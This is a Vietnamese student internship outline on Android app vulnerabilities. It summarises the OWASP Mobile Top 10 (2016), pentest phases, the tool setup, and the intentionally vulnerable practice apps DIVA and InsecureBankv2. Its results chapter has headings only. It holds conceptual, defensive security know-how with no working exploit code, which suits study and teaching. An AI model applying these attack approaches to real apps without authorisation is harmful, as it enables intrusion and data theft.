BỘ GIÁO DỤC VÀ ĐÀO TẠO
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

THÀNH PHỐ HỒ CHÍ MINH

KHOA: CÔNG NGHỆ THÔNG TIN 2

ĐỀ CƯƠNG

THỰC TẬP CƠ SỞ

Đề tài:
Nghiên cứu các lỗ hổng trên ứng dụng Android

Giảng viên hướng dẫn : Huỳnh Trọng Thưa

Sinh viên thực hiện : Ngô Huỳnh Vĩnh Phú – N20DCAT043

Võ Thanh Phong – N20DCAT041

Vương Hữu An – N20DCAT001

Lớp : D20CQAT01-N

Khóa : 2020-2025

Hệ : ĐẠI HỌC CHÍNH QUY

MỤC LỤC

LỜI MỞ ĐẦU

Ngày nay, với sự phát triển nhanh chóng của công nghệ những chiếc điện thoại thông minh đang ngày càng trở nên hữu ích, tiện lợi hơn với hàng trăm, hàng ngàn ứng dụng làm đơn giản hóa rất nhiều công việc trong cuộc sống, với một chiếc điện thoại thông minh ta đã có thể nhắn tin, đặt báo thức, nghe nhạc, xem phim, đặt vé, đặt phòng, mua sắm, thanh toán hóa đơn v.v Nay tất cả đã có thể thực hiện tại nhà. Nhưng không phải bất kì ứng dụng nào cũng an toàn, một số các ứng dụng trên điện thoại di động đều tồn tại một hoặc nhiều lỗ hổng bảo mật đó là nơi để các hacker tấn công nhằm đánh cắp thông tin hoặc gây thiệt hại đến tài sản của người sử dụng.

Để có thể làm giảm thiểu rủi ro khi sử dụng các ứng dụng di động đối với người sử dụng và tránh các lỗ hổng trong quá trình lập trình nên một ứng dụng di động của một lập trình viên, nhóm chúng em tiến hành liệt kê và kiểm thử 10 lổ hỗng nổi bật trên ứng dụng di dộng đặt biệt là ứng dụng trên nên tảng Andriod (Android là một hệ điều hành trên di động được sử dụng nhiều nhất trên thế giới) dựa theo trang owasp.

Đề cương thực tập cơ sở của nhóm chúng em gồm 3 chương:

Chương 1: Cơ sở lý thuyết, giới thiệu về các lỗ hổng, giới thiệu phương pháp pentest.

Chương 2: Thiết kế và xây dựng hệ thống

Chương 3: Kiểm thử từng lỗ hổng và rút ra kết luận

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT

1.1 Những lỗ hỏng phổ biến trên ứng dụng Android (Top 10 OWASP mobile 2016)

Trong phần này chúng em sẽ trình bài nội dung của 10 lỗ hỏng bảo mật trên Android dựa trên tổng hợp từ trang Owasp.org vào năm 2016.

1.1.1 Improper Platform Usage

Nguyên nhân gây hại

Đây là lỗ hỏng bảo mật xảy ra khi sủ dụng sai tính năng nền tảng hoặc nền tảng đang sử dụng không có các biện pháp bảo mật, kiểm soát an ninh. Nó có thể là ý muốn của Android, Keychain, TouchID hay một số biện pháp kiểm soát bảo mật của hệ điều hành.

Attack Vector

Khả năng khai thác: **Dễ dàng.**

Các Attack Vector tương tự với các Attack Vector đã có ở các lỗ hỏng bảo mật của OWASP Top 10 ngày trước. Bất cứ lệnh gọi API nào điều cũng có thể trở thành một Attack Vector.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung bình.**

Để khiến cho lỗ hỏng này xuất hiện thì các doanh nghiệp phải hiện thị dịch vụ web hoặc là một lệnh gọi API sử dụng bởi các ứng dụng dành cho thiết bị di động. dịch vụ bị lộ hoặc các lệnh triển khai API sử dụng các kỹ thuật mã hóa bảo mật không an toàn dẫn đến tạo thành lỗ hỏng Top 10 OWASP trong server. Thông qua giao diện di động, kẻ xấu có thể truyền các đầu vào độc hại hoặc các chuỗi sự kiện không mong muốn đến nơi dễ bị tổn thương ở điểm đầu cuối.

Tác động đến nhà phát triển

Thông qua lỗ hỏng này kẻ xấu có thể khai một số lỗ hỏng XSS (Cross-Site Scripting) thông qua thiết bị di động để đánh cắp cookies trên hệ thống và chuyển hướng người dùng đến các website có chứa mã độc.

1.1.2 Insecure Data Storage

Nguyên nhân gây hại

Bao gồm các nguyên nhân sau: thiết bị di động bị thất lạc hoặc bị trộm rơi vào tay kẻ xấu; các phần mềm độc hại hoặc các ứng dụng của kẻ xấu được cài đặt và hoạt động trên thiết bị.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Khi kẻ xấu tiếp cận và xâm nhập được vào thiết bị di động, chúng sẽ kết nối điện thoại đến mấy tính bằng các phần mềm có sẵn. Các công cụ cho phép kẻ xấu thấy được những thư mục chứa trong ứng dụng của bên thứ ba được cài đặt trên thiết bị thường thấy như thông tin định danh cá nhân (PII) hoặc các thông tin nhạy cảm khác. Kẻ xấu có thể tạo các phầm mềm độc hại hoặc sửa đổi ứng dụng hợp pháp để đánh cắp thông tin.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Mất an toàn trong lưu trữ dữ liệu xảy ra khi các nhà phát triển cho rằng không có người dùng hoặc một phần mềm độc hại nào sẽ truy cập vào bên trong các tập tin hệ thống của thiết bị di động và các dữ liệu nhạy cảm lưu trữ bên trong trên thiết bị.

Các nhà phát triển nên tự dự đoán rằng ai đó hoặc phần mềm độc hại nào đó sẽ xâm nhập vào nơi lưu trữ dữ liệu riêng tư. Tránh sử dụng các thư viện có mã hóa kém. Root hoặc Jailbreak thiết bị sẽ vô hiệu mọi biện pháp bảo vệ mã hóa. Khi mà dữ liệu không còn được bảo mật nữa, những gì cần làm chỉ là sử dụng các công cụ chuyên dụng để tìm và xem dữ liệu bên trong.

Tác động đến nhà phát triển

Mất an toàn bảo mật lưu trữ dữ liệu (Insecure Data Storage) thường dẫn đến các rủi ro cho bên sở hữu như:

- Đánh cắp danh tính.
- Bị gian lận.
- Ảnh hưởng danh tiến.
- Thiệt hại kinh tế công ty.

1.1.3 Insecure Communication

Nguyên nhân gây hại

Khi thiết kế và tạo ra một ứng dụng di động, dữ liệu thường được trao đổi qua lại giữ client và sever. Khi có một giải pháp truyền dữ liệu thì nó phải được đi qua mạng lưới của nhà cung cấp dịch vụ di động và Internet, nếu không được bảo vệ tốt thì lúc này các mối đe dọa sẽ xuất hiện để khai thác lỗ hỏng, chặn và tiếp cận dữ liệu đang được truyền qua mạng.

Các tác nhân đe dọa tồn tại gồm:

- Kẻ xấu đã chia sẽ mạng LAN của bạn (Wifi của bạn bị xâm nhập hoặc bị theo dõi).
- Các nhà cung cấp dịch vụ hoặc thiết bị mạng (router, tháp di động, proxy, …).

- Các phầm mềm độc hại đang được cài đặt trên thiết bị của bạn.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Các cuộc tấn công thường nhắm vào các mục tiêu dễ thực hiện nên không quá khó để phát hiện chúng, do việc khó khăn trong việc nắm bắt được đúng truy cập trong hàng trăm hàng nghìn lưu lượng truy cập hằng ngày trên server.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Các ứng dụng di động thường không bảo vệ lưu lượng mạng tuy cập, họ có thể dùng SSL/TLS trong quá trình xác thực nhưng không sử dụng ở nơi khác. Việc không nhất quán này dẫn đến nguy cơ lộ dữ liệu và ID để chặn. Sử dụng bảo mật truyền dẫn không có nghĩa là ứng dụng sẽ được triển khai đúng cách. Để tìm ra được các lỗ hỏng cơ bản, hãy quan sát lưu lượng mạng của thiết bị. Các lỗ hỏng tinh vi yêu cầu sự cẩn thận cao trong thiết kế và cấu hình của ứng dụng.

Tác động đến nhà phát triển

Việc thông tin cá nhân bị tiếp cận và đánh cắp đã vi phạm vào quyền riêng tư.

Sự vi phạm đến bảo mật của người dùng có thể dẫn đến:

- Đánh cắp danh tính.
- Bị gian lận.
- Ảnh hưởng danh tiến nhà phát triển.

1.1.4 Insecure Authentication

Nguyên nhân gây hại

Các mối đe dọa khai thác lỗ hỏng xác thực thường thông qua việc sử dụng các công cụ hỗ trợ tự động có sẵn hoặc tự tùy chỉnh.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Một khi mà kẻ xấu đã nắm được điểm yếu của cơ chế xác thực, chúng sẽ giả dạng hoặc bỏ qua bước xác thực bằng cách gửi yêu cầu dịch vụ đến máy chủ của ứng dụng và bỏ qua mọi tương tác trực tiếp với máy chủ di động. Quá trình này thường thực hiện thông qua các phần mềm độc hại trên thiết bị hoặc các botnet của kẻ xấu.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Các cơ chế xác thực yếu cho phép kẻ xấu dễ dàng thực thi các chức năng ẩn trong ứng dụng dành cho thiết bị di dộng hoặc các máy chủ của ứng dụng. Xác thực yếu thường được dùng cho thiết bị di động chủ yếu bởi hình thức của chúng, thông thường là xác thực bằng mã PIN 4 chữ số.

Tác động đến nhà phát triển

Các rủi go xảy ra khi bị khai thác lỗ hỏng:

- Ảnh hưởng danh tiếng nhà phát hành.
- Bị trộm cắp thông tin.
- Dữ liệu bị truy cập trái phép.

1.1.5 Insufficient Cryptography

Nguyên nhân gây hại

Lỗ hỏng xảy ra khi có ai đó truy cập vật lý vào dữ liệu được mã hóa không đúng cách hoặc phần mềm độc hại của kẻ xấu hoạt động trên thiết bị di động.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Các lệnh gọi API bị lộ đều có thể được kẻ xấu dùng để khai thác lỗ hỏng.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Kẻ xấu phải thành công trong việc trả về đoạn code hoặc dữ liệu cá nhân đã được mã hóa về dạng ban đầu lúc chưa được mã hóa do thuật toán mã hóa yếu hoặc xuất hiện lỗi trong lúc mã hóa.

Tác động đến nhà phát triển

Lỗ hỏng này có thể gây ra nhiều tác động khác nhau nhưng chủ yếu bao gồm:

- Vi phạm quyền riêng tư.
- Thông tin bị trộm cắp.
- Code bị trộm.
- Trộm cắp về tài sản trí tuệ.
- Ảnh hưởng đến danh tiếng doanh nghiệp.

1.1.6 Insecure Authorization

Nguyên nhân gây hại

Các mối đe dọa khai thác lỗ hỏng xác thực thường thông qua việc sử dụng các công cụ hỗ trợ tự động có sẵn hoặc tự tùy chỉnh.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Để khai thác lỗ hỏng, kẻ xấu phải nắm rõ được điểm yếu của cơ chế ủy quyền, chúng sẽ đăng nhập vào ứng dụng với vai trò như một người dùng hợp pháp. Kẻ xấu sau đó thành công vượt qua bước xác thực, sau đó chúng cho force-browse đi đến điểm cuối dễ bị khai thác rồi thực thi quyền quản trị ở đó. Quá trình này thường thực hiện thông qua các phần mềm độc hại trên thiết bị hoặc các botnet của kẻ xấu.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Để kiểm tra đánh giá cơ chế ủy quyền, người kiểm thử phải thực hiện các cuộc tấn công nhị phân đối với ứng dụng dành cho thiết bị di động và thử thực thi các chức năng dành cho người có quyền quản trị cao trong khi ứng dụng đang ở chế độ ngoại tuyến. Ngoài ra còn phải thử thực thi các chức năng đặc quyền khi đang ở quyền quản trị thấp với các yêu cầu POST/GET tương ứng.

Tác động đến nhà phát triển

Khi một người dùng (xác minh hoặc ẩn danh) thực hiện một chức năng vượt qua quyền hạn cho phép, có thể khiến cho bên phát hành gặp phải các khó khăn sau:

- Thông tin bị đánh cắp.
- Gian lận hoặc lừa đảo.
- Ảnh hưởng đến danh tiếng.

1.1.7 Poor Code Quality

Nguyên nhân gây hại

Tác nhân gây hại tồn tại những thực thể có thể chuyển các đầu vào (input) không tin cậy đến các lệnh gọi phương thức được thực thi bên trong code của thiết bị di động. Những vấn đề này không cần thiết là vấn đề bảo mật nhưng bản thân chúng sẽ dẫn đến các lỗ hỏng bảo mật.

Attack Vector

Khả năng khai thác: **Khó**.

Kẻ xấu sẽ thường khai thác lỗ hỏng bằng cách truyền các đầu vào (input) được tạo ra một cách cẩn thận cho nạn nhân. Các đầu vào này được chuyển tới code ở trong thiết bị nơi mà quá trình khai thác diễn ra. Các kiểu tấn công thông thường sẽ khai thác nhắm vào việc tràn bộ đệm và rò rỉ bộ nhớ thiết bị.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Khó**.

Thông thường việc tìm ra các vấn đề bên trong code bằng việc xem thủ công là không dễ dàng. Thay vào đó các hacker sử dụng các công cụ của bên thứ ba có thể thực hiện các phân tích tĩnh hoặc fuzzing. Các công cụ này sẽ xác định việc rò rỉ bộ nhớ, tràn bộ đệm và các sự cố ít nghiêm trọng nhưng sẽ làm cho lập trình code yếu đi. Các hacker với kiến thức và chuyên môn thấp vẫn có thể khai thác hiệu quả các vấn đề trên. Mục tiêu điển hình là thực thi code ở bên ngoài vào bên trong không gian địa chỉ code của thiết bị.

Tác động đến nhà phát triển

Tác động của lỗ hỏng này sẽ khác nhau tùy thuộc vào bản chất của việc khai thác. Những vấn đề của code yếu (xấu) thường dẫn đến những hậu quả sau:

- Trộm cắp thông tin.
- Ảnh hưởng đến danh tiếng.
- Tổn thất về tài sản trí tuệ.

1.1.8 Code Tampering

Nguyên nhân gây hại

Kẻ xấu thường khai thác và sửa đổi code thông qua các dạng độc hại của ứng dụng được chứa trong của hàng ứng dụng của bên thứ ba. Kẻ tấn công còn có thể đánh lừa người dùng bằng cài đặt ứng dụng qua các cuộc tấn công lừa đảo.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Thông thường kẻ xấu sẽ thực hiện khai thác thông qua các điều sau:

- Thay đổi nhị phân trực tiếp với các lõi nhị phân của các gói ứng dụng.
- Thay đổi nhị phân trực tiếp với các tài nguyên bên trong các gói (package) ứng dụng.
- Chuyển hướng hoặc thay thế các API hệ thống để chặn và thức thi các dòng code độc hại bên ngoài.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Sau khi ứng dụng đã được cài đặt trên thiết bị di động, code và dữ liệu tài nguyên sẽ nằm ở đó. Kẻ xấu có thể trực tiếp thay sửa đổi code, thay đổi nội dung của bộ

nhớ, thay đổi hay thay thế hệ thống API mà ứng dụng đang dùng, hoặc sửa đổi dữ liệu và tài nguyên của ứng dụng. Đều này giúp cho kẻ xấu có thể dùng phần mềm để trục lợi cái nhân.

Tác động đến nhà phát triển

Gồm các hậu quả sau:

- Tổn thất kinh tế do vi phạm bản quyền.
- Ảnh hưởng đến hình ảnh doang nghiệp.

1.1.9 Reverse Engineering

Nguyên nhân gây hại

Kẻ xấu thường tải xuống các ứng dụng từ của hàng và tiến hành phân tích trong một môi trường riêng của họ bằng các công cụ khác nhau.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Kẻ xấu phải phân tích nhị phân của lõi cuối để xác định bảng chuỗi góc, mã nguồn, thư viện, thuật toán và tài nguyên chứa trong ứng dụng. Kẻ tấn công sẽ sử dụng các công cụ phải chăng và dễ nắm bắt như IDA Pro, Hopper, Otool, Strings và các công cụ kiểm tra nhị phân khác ở bên trong môi trường của họ.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Dễ dàng**.

Các code của di động đều dễ vị Reverse Engineering. Code được viết bằng các ngôn ngữ/Framework cho phép kiểm tra khả năng (dynamic introspection) khi chạy (Java, .NET, Ojective C, Swift) có nguy cơ cao bị Reverse Engineering. Việc phát

hiện ra lỗ hỏng này khá đơn giản. Đầu tiên, giải mã phiên bản của cửa hàng ứng dụng chứa ứng dụng đó (nếu mã hóa nhị phân được áp dụng). Sau đó sử dụng các công cụ được nêu trong "Attack Vector" đối với hệ nhị phân. Code sẽ nhạy cảm (susceptible) nếu như hiểu được luồn điều khiển ứng dụng, bảng chuỗi và bất kỳ các mã giả/mã nguồn tạo bởi các công cụ trên.

Tác động đến nhà phát triển

Bao gồm các hậu quả sau:

- Thiệt hại tài sản trí tuệ.
- ảnh hưởng danh tiếng.
- Đánh cắp danh tính.
- Compromise of Backend Systems.

1.1.10 Extraneous Functionality

Nguyên nhân gây hại

Kẻ xấu thường tìm cách nắm rõ các chức năng không liên quan trong ứng dụng trên thiết bị di động để tìm ra các chức năng ẩn trong hệ thống phụ trợ (backend-system). Kẻ xấu sẽ khai thác các chức năng không liên quan một cách trực tiếp từ hệ thống của chúng mà không có bất kỳ sự tham gia nào ở phía người dùng.

Attack Vector

Khả năng khai thác: **Dễ dàng**.

Kẻ xấu sẽ tải xuống và nghiên cứu ứng dụng bên trong môi trường riêng của chúng. Chúng sẽ kiểm tra các tệp nhật ký, tệp cấu hình, và có thể là các tệp nhị phân hoặc các code kiểm tra mà người lập trình đã để lại. Chúng sẽ khai thác các switch và chức năng ẩn để hỗ trợ cho việc tấn công.

Điểm yếu bảo mật

Mức độ phổ biến: **Phổ biến**.

Khả năng phát hiện: **Trung Bình**.

Đa phần các ứng dụng điện thoại có tồn tại một vài chức năng không liên quan nhưng lại không được hiển thị trên giao diện người dùng. Các chức này phần lớn đều không gây hại gì cho người dùng, tuy nhiên vẫn có một vài chức năng lại hữu ích cho việc hỗ trợ các hacker làm điều xấu. Chức năng hiển thị thông tin liên quan đến kiểm tra back-end, demo, dàn dựng, hoặc môi trường UAT không nên đưa vào trong phát triển sản phẩm. Ngoài ra không nên đưa API quản trị đến điểm cuối, hoặc điểm cuối không chính thức không nên được đưa vào bản hoàn thiện sản phẩm cuối cùng. Việc phát hiện các chức năng không liên quan có thể phức tạp. Các công cụ phân tích tĩnh và động đều cho ra hiệu quả thấp. Tuy nhiên một số cửa sau (backdoor) rất khó phát hiện bởi phương thức tự động. Như vậy cách tốt nhất để làm được những điều trên là kiểm tra code bằng phương thức thủ công.

Tác động đến doanh nghiệp

Gồm các hậu quả sau:

- Truy cập trái phép vào các chức năng nhạy cảm.
- Ảnh hưởng đến danh tiếng.
- Thiệt hại về tài sản trí tuệ.

1.2 Các phương pháp Pentest

1.2.1 Thu Thập Thông tin

Thu thập thông tin là giai đoạn quan trọng nhất trong kiểm thử thâm nhập. Khả năng phát hiện các dấu hiệu ẩn có thể cho biết sự tồn tại của một lỗ hổng đó sẽ là sự khác biệt giữa một pentest thành công và không thành công.

Quá trình tìm kiếm thông tin bao gồm:

- Open Source Intelligence (OSINT)—Người pentester tìm kiếm trên Internet thông tin về ứng dụng. Các thông tin về ứng dụng có thể được tìm thấy trên các công cụ tìm kiếm và các trang mạng xã hội, mã nguồn bị rò rỉ thông qua kho lưu trữ mã nguồn, diễn đàn dành cho nhà phát triển.
- Hiểu về nền tảng—Điều quan trọng đối với người kiểm thử thâm nhập là phải hiểu nền tảng ứng dụng di động, thậm chí từ quan điểm bên ngoài, để hỗ trợ phát triển mô hình mối đe dọa cho ứng dụng. Người kiểm thử phải suy xét đến công ty đứng sau ứng dụng, trường hợp kinh doanh của họ và các bên liên quan. Các cấu trúc và quy trình nội bộ cũng được xem xét.
- Client-Side vs Server-Side Scenarios—Người thử nghiệm thâm nhập cần có khả năng hiểu loại ứng dụng và làm việc trên các trường hợp thử nghiệm. Giao diện mạng của ứng dụng, dữ liệu người dùng, giao tiếp với các tài nguyên khác, quản lý phiên, hành vi bẻ khóa/root đều được xem xét đến ở đây. Các cân nhắc về bảo mật cũng được thực hiện; ví dụ: ứng dụng có tương tác với tường lửa không? Cơ sở dữ liệu hoặc bất kỳ máy chủ nào? Làm thế nào an toàn là điều này?

1.2.2 Phân tích lỗ hổng

Giai đoạn phân tích lỗ hổng sẽ bao gồm việc liệt kê tất cả các mục tiêu/ứng dụng trong phạm vi ở cả lớp mạng và lớp ứng dụng. Ở lớp mạng, quét cổng, phân tích biểu ngữ và quét lỗ hổng có thể được chạy để đánh giá bề mặt tấn công của tất cả các tài sản trong phạm vi. Ở lớp ứng dụng, bắt đầu từ bối cảnh chưa được xác thực và sau đó di chuyển đến từng vai trò trong phạm vi, đã được xác thực, quá trình quét lỗ hổng tự động sẽ được chạy. Đối với mỗi tệp nhị phân di động trong phạm vi, cả quá trình quét phân tích tĩnh và động sẽ được tiến hành để xác định các sự cố biên

dịch, các quyền không cần thiết, lưu trữ dữ liệu cục bộ không đúng cách, thông tin được mã hóa cứng, v.v. Việc xác định thủ công các lỗ hổng liên quan đến việc gửi biểu mẫu và các điểm đầu vào của ứng dụng sẽ được được tiến hành, bao gồm các cuộc tấn công tiêm nhiễm.

1.2.3 Khai thác lỗ hổng

Giai đoạn này sẽ liên quan đến việc tập hợp tất cả các lỗ hổng tiềm ẩn được xác định trong các giai đoạn đánh giá trước đó và cố gắng khai thác chúng như một kẻ tấn công. Điều này giúp đánh giá mức độ rủi ro thực tế liên quan đến việc khai thác thành công lỗ hổng, phân tích khả năng của các chuỗi khai thác/tấn công và tính đến bất kỳ biện pháp kiểm soát giảm nhẹ nào có thể áp dụng. Ngoài ra, bất cứ kết quả báo động giả nào sẽ được xác định trong hoạt động này. Không chỉ các lỗ hổng được xác định tự động sẽ bị khai thác mà các vấn đề yêu cầu nhận dạng và khai thác thủ công cũng sẽ được đánh giá. Điều này sẽ bao gồm các lỗi logic nghiệp vụ, bỏ qua xác thực/ủy quyền, tham chiếu đối tượng trực tiếp, giả mạo tham số và quản lý phiên.

1.2.4 Báo cáo

Một báo cáo đầy đủ truyền đạt tới ban quản lý bằng ngôn ngữ đơn giản, chỉ ra rõ ràng các lỗ hổng được phát hiện, hậu quả đối với doanh nghiệp và các biện pháp khắc phục hoặc đề xuất có thể. Các lỗ hổng phải được xếp hạng rủi ro và thực hiện giao tiếp kỹ thuật thích hợp cho nhân viên kỹ thuật, kèm theo bằng chứng về khái niệm để hỗ trợ cho các phát hiện được phát hiện.

CHƯƠNG 2 CÀI ĐẶT MÔI TRƯỜNG VÀ CÔNG CỤ KIỂM THỬ

2.1 Tải và cài đặt những công cụ cần thiết

2.1.1 Cài đặt JDK


JDK cung cấp môi trường java để có thể sử dụng các công cụ hỗ trợ kiểm thử Android được viết bằng ngôn ngữ java cụ thể trong bài báo cáo này nhóm em sử dụng công cụ Burp Suit.

2.1.2 Cài đặt Python

Tương tự JDK có rất nhiều công cụ kiểm thử được viết bằng python nên ta cần cài môi trường python.


2.1.3 Cài đặt Genymotion

Genymotion là trình giả lập Android phổ biến cho phép người dùng kiểm soát đầy đủ thiết bị Android, chạy giả lập nhiều máy ảo cùng lúc, đặt biệt Genymotion hỗ trợ giả lập rất nhiều dòng máy với các phiên bản hệ điều hành android khác nhau rất phù hợp cho việc kiểm thử ứng dụng.



2.1.4 Cài đặt Burp Suite

Burp suite là một ứng dụng java dùng để kiểm thử xâm nhập ứng dụngweb, được sử dụng bởi nhiều nhà bảo mật chuyên nghiệp trên thế giới.




2.2 Các ứng dụng được dùng để kiểm thử

2.2.1 DIVA (Damn insecure and vulnerable App)

DIVA Là một ứng dụng Android được thiết kế với chủ ý để bản thân nó không an toàn. Mục đích của ứng dụng là để giúp cho các nhà phát triển/QA/chuyên gia bảo mật hiểu được các lỗ hổng nào thường xuất hiện trong ứng dụng.

2.2.2 InsecureBankv2

InsecureBankv2 là ứng dụng Android có lỗ hổng được tạo ra cho những người đam mê bảo mật và các nhà phát triển để tìm hiểu các điểm không an toàn của Android bằng cách thử nghiệm ứng dụng có lỗ hổng này. Thành phần máy chủ back-end của nó được viết bằng python. Nó tương thích với Python2. Có thể tải xuống thành phần máy khách, tức là Android InsecureBank.apk cùng với nguồn.



CHƯƠNG 3 KẾT QUẢ THỰC NGHIỆM

3.1 Kịch bản 1: Improper Platform Usage

3.1.1 Tiến Hành & Đánh giá

3.1.2 Cách khắc phục

3.2 Kịch bản 2: Insecure Data Storage

3.2.1 Tiến Hành & Đánh giá

3.2.2 Cách khắc phục

3.3 Kịch bản 3: Insecure Communication

3.3.1 Tiến Hành & Đánh giá

3.3.2 Cách khắc phục

